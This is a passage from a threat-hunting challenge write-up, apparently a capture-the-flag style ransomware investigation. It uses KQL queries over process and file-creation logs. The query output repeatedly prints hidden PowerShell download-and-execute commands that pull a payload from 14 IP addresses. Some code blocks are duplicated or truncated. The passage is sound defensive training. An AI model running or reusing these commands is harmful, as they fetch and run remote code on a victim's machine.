Referring back to question 37, it shows an entry for a suspicious powershell command. I can query that column using ‘powershell’ and ‘https’ to return records that have IP addresses in the commands.

```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.lnk" or path contains
"HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains
"Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
| where process_commandline contains "powershell" and process_commandline contains
"https"
| distinct process_commandline
```



```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.lnk" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
| where process_commandline contains "powershell" and process_commandline contains "https"
| distinct process_commandline
```

process_commandline
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://157.242.169.232/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://180.5.6.199/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://220.35.180.137/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://134.136.25.2/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://192.81.191.70/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://149.198.89.201/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://213.30.8.133/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://17.72.123.89/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://188.203.116.15/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://165.16.99.57/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://165.185.77.18/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://19.216.253.112/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://202.7.209.235/a'))"
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://200.106.38.88/a'))"


Figure 34: Records show the unique IP addresses used in the powershell commands

Answer: 14 unique IP addresses were used in the commands.

Q44 (BONUS HARD QUESTION) - Which of these IP addresses was seen the most?

Using the query from question 43, I can alter it to summarize which IP address appears the most in the process comandline column.

```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.lnk" or path contains
"HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains
"Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
| where process_commandline contains "powershell" and process_commandline contains
"https"
| summarize Count = count() by process_commandline
```



```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.lnk" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
| where process_commandline contains "powershell" and process_commandline contains "https"
| summarize Count = count() by process_commandline
```

process_commandline	Count
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://157.242.169.232/a'))"	4
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://180.5.6.199/a'))"	3
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://220.35.180.137/a'))"	3
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://134.136.25.2/a'))"	3
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://192.81.191.70/a'))"	3
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://149.198.89.201/a'))"	3
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://213.30.8.133/a'))"	3
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://17.72.123.89/a'))"	2
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://188.203.116.15/a'))"	2
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://165.16.99.57/a'))"	1
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://165.185.77.18/a'))"	1
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://19.216.253.112/a'))"	1
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://202.7.209.235/a'))"	1
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://200.106.38.88/a'))"	1


Figure 35: Summarize the rows displaying IP addresses

Answer: The row occurred 4 times is with the IP address 157.242.169.232.

Q45 Take the parent processes from Q42. How many records total involved those processes?

This question involves taking the query from question 44 (not question 42) and passing the process name to the ProcessEvents table to retrieve the number of processes associated with the malicious powershell commands.

```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.lnk" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
let processList = ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
| where process_name == "powershell.exe"
| where process_commandline contains "powershell.exe -nop -w hidden -c"
| distinct parent_process_name;
ProcessEvents
| where parent_process_name in (processList)
```



```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.lnk" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
| where process_commandline contains "powershell" and process_commandline contains "https"
| summarize Count = count() by process_commandline
```

process_commandline	Count
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://157.242.169.232/a'))"	4
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://180.5.6.199/a'))"	3
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://220.35.180.137/a'))"	3
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://134.136.25.2/a'))"	3
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://192.81.191.70/a'))"	3
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://149.198.89.201/a'))"	3
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://213.30.8.133/a'))"	3
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://17.72.123.89/a'))"	2
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://188.203.116.15/a'))"	2
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://165.16.99.57/a'))"	1
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://165.185.77.18/a'))"	1
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://19.216.253.112/a'))"	1
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://202.7.209.235/a'))"	1
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://200.106.38.88/a'))"	1


Figure 36: Total number of parent processes

Answer: 62 parents processes

Q46 Let's look to see if any of these files are referenced in the command line. How many records did you find?

Altering the query from question 45 to filter in the process command line column instead.

```
let hostFileCreation = FileCreationEvents
| where path contains "Jawdropping-Employee.lnk" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"
| distinct hostname;
let processList = ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
| where process_name == "powershell.exe"
| where process_commandline contains "powershell.exe -nop -w hidden -c"
| distinct parent_process_name;
ProcessEvents
| where process_commandline has_any (processList)
```



```
| where path contains "Jawdropping-Employee.lnk" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharkt
| distinct hostname;
let processList = ProcessEvents
| where hostname in (hostFileCreation)
| where timestamp > datetime(2023-05-25T16:43:20Z)
| where process_name == "powershell.exe"
| where process_commandline contains "powershell.exe -nop -w hidden -c"
| distinct parent_process_name;
ProcessEvents
| where process_commandline has_any (processList)
```

Done (0.285 s) 1,548 records

timestamp ↑	parent_process_name	parent_process_hash	process_commandline
2023-06-09 19:43:58.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f	cy.exe --run=3308 --pt=C:\Users\Public\Documents\winutils.dll
2023-06-09 19:44:12.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f	cy.exe --run=3308 --pt=C:\Users\Public\Documents\winutils.dll
2023-06-09 19:46:34.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f	cy.exe --run=1337 --pt=C:\Users\Public\Desktop\winutils.dll --c
2023-06-09 19:47:42.0000	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f	cy.exe --run=1337 --pt=C:\Users\Public\Desktop\winutils.dll --c

Figure 37: Snapshot of the query output

Answer: There are 1548 records in total.

Q47 When was the earliest time found in Q46?

Order the results in question 46 to retrieve the earliest timestamp.

Answer: The earliest was: 2023-06-09T19:43:58Z

Q48 You remember that the encrypted files all had the extension '.sharkfin'. Search for that in created files. When was the earliest time you saw these files?

Querying the FileCreationEvents table will retrieve the earliest time a ‘.sharkfin’ file was created.

FileCreationEvents
| where filename contains “.sharkfin"

Answer: The earliest file with ‘.sharkfin’ was created on 2023-06-09T19:43:48Z.